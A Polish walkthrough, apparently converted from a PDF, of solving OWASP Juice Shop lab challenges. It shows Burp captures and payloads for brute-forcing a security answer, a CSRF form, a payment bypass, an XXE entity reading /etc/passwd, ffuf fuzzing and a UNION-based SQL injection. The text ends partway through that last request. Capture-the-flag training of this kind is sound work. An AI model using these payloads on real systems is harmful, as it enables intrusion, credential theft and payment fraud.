
1) Przechwytujemy request ze zmianą hasła Jima. Testuję parametr answer który jest odpowiedzią na pytanie bezpieczeństwa Jima. Parametr jest podatny na atak Bruteforce, po wielu próbach wysłania nawet tego samego requestu nie dostajemy żadnej odmowy dostępu ani komunikatu o przekroczonej liczbie prób zalogowania

2) Request przesyłam do intrudera, gdzie podaję listę 200 najpopularniejszych imion. Rozpoczynam atak

```
1 POST /rest/user/reset-password HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
5 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 80
9 Origin: http://localhost:3000
0 Connection: close
1 Referer: http://localhost:3000/
2 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; cont
3
4 {"email":"jim@juice-sh.op","answer":"§test§","new":"testtest","repeat":"testtest"}
```



3) Odpowiedź na pytanie bezpieczeństwa do *Samuel*. Jest to jedyny request który ma odpowiedź na requesta inną niż “*niepoprawna odpowiedź” oraz ma status 200 OK zamiast 401 unauthorized.*



Request	Payload	Status	Error	Timeout	Length	close\r\n\r\n
33	Nicholas	401			452	Wrong answer to security ...
34	Eric	401			452	Wrong answer to security ...
35	Jonathan	401			452	Wrong answer to security ...
36	Stephen	401			452	Wrong answer to security ...
37	Larry	401			452	Wrong answer to security ...
38	Justin	401			452	Wrong answer to security ...
39	Scott	401			452	Wrong answer to security ...
40	Brandon	401			452	Wrong answer to security ...
41	Benjamin	401			452	Wrong answer to security ...
42	Samuel	200			764	{"user":{"id":2,"usernam...
43	Gregory	401			452	Wrong answer to security ...
44	Frank	401			452	Wrong answer to security ...
45	Alexander	401			452	Wrong answer to security ...
46	Raymond	401			452	Wrong answer to security ...

Request Response

Pretty Raw Hex Render \n

```
7  X-RateLimit-Remaining: 57
8  Date: Tue, 21 Dec 2021 21:50:01 GMT
9  X-RateLimit-Reset: 1640123533
10 Content-Type: application/json; charset=utf-8
11 Content-Length: 347
12 ETag: W/"15b-SZLwjmGraQHv08n+emeoXB5OKCg"
13 Vary: Accept-Encoding
14 Connection: close
15
16 {
     "user":{
       "id":2,
       "username":"",
       "email":"jim@juice-sh.op",
       "password":"05a671c66aefea124cc08b76ea6d30bb",
       "role":"customer",
       "deluxeToken":"",
       "lastLoginIp":"0.0.0.0",
       "profileImage":"assets/public/images/uploads/default.svg",
       "totpSecret":"",
       "isActive":true,
```

Broken Access Control

CSRF (Change the name of a user by performing Cross-Site Request Forgery from another origin.)

1) Atak został wykonany z użyciem strony http://htmledit.squarefree.com/ . Przygotowany został kod, który zmienił dane osoby zalogowanej.


```
<html>
<body>

<form action="http://localhost:3000/profile" method="POST">
<input name="username" value="Smith">
<input type="submit"

</body>
</html>
```

2) Wysłane zapytanie wygląda w ten sposób. Skutkuje ono zmianą nazwy użytkownika


```
POST /profile HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://htmledit.squarefree.com
Connection: close
Referer: http://htmledit.squarefree.com/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
vmHbhvtbI6sKSxUgHvulhbTLFzf5S5tMizfbSoHVluZbtzaimbf1DSZxHN1uBbhwltqXcDRCmeS8NUw7TpjCJxswRiRMS1nHR6t5SIPaCY3sK7iqafk7; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiU21pdGgiLCJlbWFpbCI6Indld2V3ZXdlQGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiZDlkMWUzYTVlYjhiNTc0ZDk4NWRhYzQzNWVhNjMzY2UiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTEyLTIxVDIyOjAyOjE2Ljk2OFoiLCJ1cGRhdGVkQXQiOiIyMDIxLTEyLTIzVDEwOjMxOjIwLjg3OVoiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2NDAyNTU0ODEsImV4cCI6MTY0MDI3MzQ4MX0.sBIJ81AGcLi9HUAjit2EItFzWOsAEfOJ6zml1tbgyPt1nKET3yijn6f48yeQeHPhoaElKUFesObB_CeLqe13mMcoZC8K01iwnhN8avuqoJOKyOlPsc0coDuTig-nhZTI6yOBXfmgnNXLAs8Hm9Ehac3Sixx5LuRTuwbe2NzkTUMA
Upgrade-Insecure-Requests: 1

username=Smith
```

OWASP Juice Shop | Deluxe Fraud


1) Otwieram panel klienta deluxe, mam pusty portfel więc nie mogę zapłacić, analzuję kod



2) Znajduję element kodu, który jest odpowiedzialny za przycisk zapłaty. Przycisk jest niedostępny, więc zmieniam kod na swoje potrzeby.



3) Przycisk zapłaty jest już dostępny po zmianie kodu html



4) Przechwytuję request z zapłatą w burpie

Request

Pretty Raw Hex \n

```
iOiIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiIv
YXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvd
HBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJlZSwiY3JlYXRlZEF0IjoiMjAyMS
0xMi0yMSAyMjowMjoxNi45MzgggKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMS0
xMi0yMSAyMjowMjoxNi45MzggKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwi
aWF0IjoxNjQwMTI0MTQxLCJleHAiOjE2NDAxNDIxNDF9.WVPje-KPwaVcGLwc
W6zDngjyPXwrTOJIdIJguXuOBrbz197YWQ8lKGQ021X1UAhCzRa6_eQc-qA05
chCHxeha3Z7zRrluQGhapddBg1Roe65Yak--v_4FuR-iZy27FiAny8a55-oDm
94-pA7B-VgzM0grWGqwpaXzTg_2Wk_x7U
Content-Type: application/json
Content-Length: 24
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
vmHbhvtbI6sKSxUgHvulhbTLFzf5S5tMizfbSoHVluZbtzaimbf1DSZxHN1uB
bhwltqXcDRCmeS8NUw7TpjCJxswRiRMS1nHR6t55IPaCY3sK7iqafk7;
token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNz
IiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYWllIjoid2lrYSIsImVtYWlsIjoid
2V3ZXdld2VAZ21haWwuY29tIiwicGFzc3dvcmQiOiJkOWQxZTNhNWViOGI1Nz
RkOTg1ZGFjNDM1ZWE2MzNjZSIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVR
va2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdl
IjoiL2Fzc2VOcy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciL
CJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6Ij
IwMjEtMTItMjFUMjI6MDI6MTYuOTM4WiIsInVwZGF0ZWRBdCI6IjIwMjEtMTI
tMjNUMTE6MDE6MjMuMzY2WiIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY0
MDI1NzI4MywiZXhwIjoxNjQwMjc1MjgzfQ.VOGWCX4VOpMkfQcyL3s8poVKgA
xWHcZJY9Z_EGdz8H8oQX0GeyKqB2BWOHJniQdygRXFrUVb7-pxZIP3kWZz8Y4
gUyili2Br2VstIkSDjWPSdnypYrJmuQrSGYQtW0J29TH8rlySk8XfZ32FSRjb
2z3JgHNTBjdij3eRM5Orr04

{
  "paymentMode":"wallet"
}
```

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 400 Bad Request
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 56
ETag: W/"38-kFKcP4/n0yacDr3IdRwNA0QywLg"
Vary: Accept-Encoding
Date: Thu, 23 Dec 2021 12:49:22 GMT
Connection: close

{
  "status":"error",
  "error":"Insuffienct funds in Wallet"
}
```

5) Przeglądam jakie są dostępne metody zapłaty. Za metodę płatności podaję *coupon*, co skutkuje ulepszeniem konta do konta deluxe

Request

Pretty Raw Hex \n

```
HBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJlZSwiY3JlYXRlZEF0IjoiMjAyMS
0xMi0yMSAyMjowMjoxNi45MzggKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMS0
xMi0yMSAyMjowMjoxNi45MzggKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwi
aWF0IjoxNjQwMTI0MTQxLCJleHAiOjE2NDAxNDIxNDF9.WVPje-KPwaVcGLwc
W6zDngjyPXwrTOJIdIJguXuOBrbz197YWQ8lKGQ021X1UAhCzRa6_eQc-qA05
chCHxeha3Z7zRrluQGhapddBg1Roe65Yak--v_4FuR-iZy27FiAny8a55-oDm
94-pA7B-VgzM0grWGqwpaXzTg_2Wk_x7U
Content-Type: application/json
Content-Length: 24
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
vmHbhvtbI6sKSxUgHvulhbTLFzf5S5tMizfbSoHVluZbtzaimbf1DSZxHN1uB
bhwltqXcDRCmeS8NUw7TpjCJxswRiRMS1nHR6t55IPaCY3sK7iqafk7;
token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNz
IiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYWllIjoid2lrYSIsImVtYWlsIjoid
2V3ZXdld2VAZ21haWwuY29tIiwicGFzc3dvcmQiOiJkOWQxZTNhNWViOGI1Nz
RkOTg1ZGFjNDM1ZWE2MzNjZSIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVR
va2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdl
IjoiL2Fzc2VOcy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciL
CJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6Ij
IwMjEtMTItMjFUMjI6MDI6MTYuOTM4WiIsInVwZGF0ZWRBdCI6IjIwMjEtMTI
tMjNUMTE6MDE6MjMuMzY2WiIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY0
MDI1NzI4MywiZXhwIjoxNjQwMjc1MjgzfQ.VOGWCX4VOpMkfQcyL3s8poVKgA
xWHcZJY9Z_EGdz8H8oQX0GeyKqB2BWOHJniQdygRXFrUVb7-pxZIP3kWZz8Y4
gUyili2Br2VstIkSDjWPSdnypYrJmuQrSGYQtW0J29TH8rlySk8XfZ32FSRjb
2z3JgHNTBjdij3eRM5Orr04

{
  "paymentMode":"coupon"
}
```

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 940
ETag: W/"3ac-zJRCPkIBZFJlvWMghnvVEkai/rc"
Vary: Accept-Encoding
Date: Thu, 23 Dec 2021 12:50:41 GMT
Connection: close

{
  "status":"success",
  "data":{
    "confirmation":
    "Congratulations! You are now a deluxe member!",
    "token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNj
    ZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYWllIjoid2lrYSIsImVtYW
    lsIjoid2V3ZXdld2VAZ21haWwuY29tIiwicGFzc3dvcmQiOiJkOWQxZTNh
    NWViOGI1NzRkOTg1ZGFjNDM1ZWE2MzNjZSIsInJvbGUiOiJkZWxleGUiLC
    JkZWxleGVUb2tlbiI6ImM3Yzg4ODk0YjM0ZTlmMTJkZDM5YWQzNGU1YjQx
    ZGMzODdhOGY2OTdjMDg0Yzc3ZTAwNGQxMWUzMDY4ZDE4ZGUiLCJsYXN0TG
    9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1
    YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZX
    QiOiIiLCJpc0FjdGl2ZSI6dHJlZSwiY3JlYXRlZEF0IjoiMjAyMS0xMi0y
    MVQyMjowMjoxNi45MzhaIiwidXBkYXRlZEF0IjoiMjAyMS0xMi0yM1QxMj
    olMDo0MS4zMzJaIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjQwMjYz
    ODQxLCJleHAiOjE2NDAyODE4NDF9.Nd4Gv27TtK5rlZvhrsSLlM9_xn17R
    CcWm4BhbiJ6hu_EHKU-nFZUsECHfx8cxiliMpXa8pBy-mg7N3ORv-rPLKl
    UsfW_tnDCqpVL2bKpU3sUHCNKmb6zHTQeZ7_Z6ApdXIt-84LeFyzyHSmjQ
    3rzHxEYSgk8colB6e7cCAY2Pbk"
  }
}
```


XXE

XXE Data Access

1) Korzystając z poprzedniej podatności gdzie rozszerzenie nie było walidowane, przesyłam plik xml.
2) Korzystam również z gotowych przykładowych payloadów dostępnych na stronie owaspa.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

3) Po wysłaniu przygotowanego pliku i przechwyceniu w burpie zapytania, otrzymujemy informację na temat userów



Access Log (Sensitive Data Exposure)

1) Korzystam z FFUF w celu przeszukania dostępnych folderów. W wyniku dostaję informację, która potwierdza istnienie wszystkich stron z wordlisty. Po sprawdzeniu jednej z nich, dostaję przekierowanie na stronę główną.

```
1999                    [Status: 200, Size: 1987, Words: 207, Lines: 30]
1996                    [Status: 200, Size: 1987, Words: 207, Lines: 30]
1×1                     [Status: 200, Size: 1987, Words: 207, Lines: 30]
2                       [Status: 200, Size: 1987, Words: 207, Lines: 30]
20                      [Status: 200, Size: 1987, Words: 207, Lines: 30]
200                     [Status: 200, Size: 1987, Words: 207, Lines: 30]
2000                    [Status: 200, Size: 1987, Words: 207, Lines: 30]
2002                    [Status: 200, Size: 1987, Words: 207, Lines: 30]
2001                    [Status: 200, Size: 1987, Words: 207, Lines: 30]
2003                    [Status: 200, Size: 1987, Words: 207, Lines: 30]
2004                    [Status: 200, Size: 1987, Words: 207, Lines: 30]
2005                    [Status: 200, Size: 1987, Words: 207, Lines: 30]
2006                    [Status: 200, Size: 1987, Words: 207, Lines: 30]
2007                    [Status: 200, Size: 1987, Words: 207, Lines: 30]
2008                    [Status: 200, Size: 1987, Words: 207, Lines: 30]
2009                    [Status: 200, Size: 1987, Words: 207, Lines: 30]
2010                    [Status: 200, Size: 1987, Words: 207, Lines: 30]
2011                    [Status: 200, Size: 1987, Words: 207, Lines: 30]
2012                    [Status: 200, Size: 1987, Words: 207, Lines: 30]
2013                    [Status: 200, Size: 1987, Words: 207, Lines: 30]
2014                    [Status: 200, Size: 1987, Words: 207, Lines: 30]
21                      [Status: 200, Size: 1987, Words: 207, Lines: 30]
22                      [Status: 200, Size: 1987, Words: 207, Lines: 30]
2257                    [Status: 200, Size: 1987, Words: 207, Lines: 30]
23                      [Status: 200, Size: 1987, Words: 207, Lines: 30]
25                      [Status: 200, Size: 1987, Words: 207, Lines: 30]
24                      [Status: 200, Size: 1987, Words: 207, Lines: 30]
2g                      [Status: 200, Size: 1987, Words: 207, Lines: 30]
3                       [Status: 200, Size: 1987, Words: 207, Lines: 30]
30                      [Status: 200, Size: 1987, Words: 207, Lines: 30]
300                     [Status: 200, Size: 1987, Words: 207, Lines: 30]
32                      [Status: 200, Size: 1987, Words: 207, Lines: 30]
3g                      [Status: 200, Size: 1987, Words: 207, Lines: 30]
3rdparty                [Status: 200, Size: 1987, Words: 207, Lines: 30]
4                       [Status: 200, Size: 1987, Words: 207, Lines: 30]
400                     [Status: 200, Size: 1987, Words: 207, Lines: 30]
401                     [Status: 200, Size: 1987, Words: 207, Lines: 30]
```

2) Aby rozwiązać ten problem i otrzymać więcej informacji, stosuję filtrację wyników

```
┌──(kali㉿kali)-[~]
└─$ ffuf -w /usr/share/wordlists/dirb/common.txt -u http://localhost:3000/FUZZ -fs 1987
```

Głupi challange…XD

Injection

Ephemeral Accountant (Log in with the (non-existing) accountant *acc0unt4nt@juice-sh.op* without ever registering that user.)

1) Korzystając z wcześniejszych podatności, pobierać informacje o tabeli *Users*

Request

Pretty | Raw | Hex | \n

```
GET /rest/products/search?q=banana'))UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite_master-- HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
